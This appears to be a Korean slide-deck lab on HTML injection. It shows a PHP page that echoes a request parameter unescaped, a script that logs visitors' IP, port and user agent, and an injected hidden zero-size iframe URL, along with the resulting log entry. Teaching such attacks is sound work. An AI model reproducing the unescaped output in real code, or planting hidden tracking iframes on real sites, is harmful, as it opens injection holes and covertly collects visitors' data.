



# HTML Injection


# < HTML Injection 공격 개념 >



# < 간단한 HTML Injection 공격 실습 >



## < 간단한 HTML Injection 공격 실습 >




Vul.php

```
<?php
    $name = $_REQUEST['name'];
?>
<html>
    <h1>Welcome to the Internet!</h1>
    <br>
    <body>
        Hello, <?php echo $name; ?>!
        <p>We are so glad you are here!</p>
    </body>
</html>
```

## < 간단한 HTML Injection 공격 실습 >

ip.php

```
$ip_address;  
$ip_address = $_SERVER['REMOTE_ADDR'];  
$port = $_SERVER['SERVER_PORT'];  
$agent = $_SERVER['HTTP_USER_AGENT'];  
$time = time();  
  
$log = $ip_address.", ".$port.", ".$agent.", ".$time;  
$file = './log.txt';  
file_put_contents($file, $log .PHP_EOL, FILE_APPEND);  
?>
```




## < 간단한 HTML Injection 공격 실습 >

```
http://127.0.0.1/html/vul.php?name= test<iframe width= "0"  
height= "0" src= "http://127.0.0.1/html/ip.php"></iframe>
```



## < 간단한 HTML Injection 공격 실습 >



The screenshot shows a Windows Notepad window titled "log.txt - 메모장". The menu bar includes "파일(F)", "편집(E)", "서식(O)", "보기(V)", and "도움말(H)". The text area contains a log entry: "127.0.0.1 , 80 , Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36 , 1532170112오후 10:47 2018-07-21".

```
log.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
127.0.0.1 , 80 , Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36 , 1532170112오후 10:47
2018-07-21
```

Q & A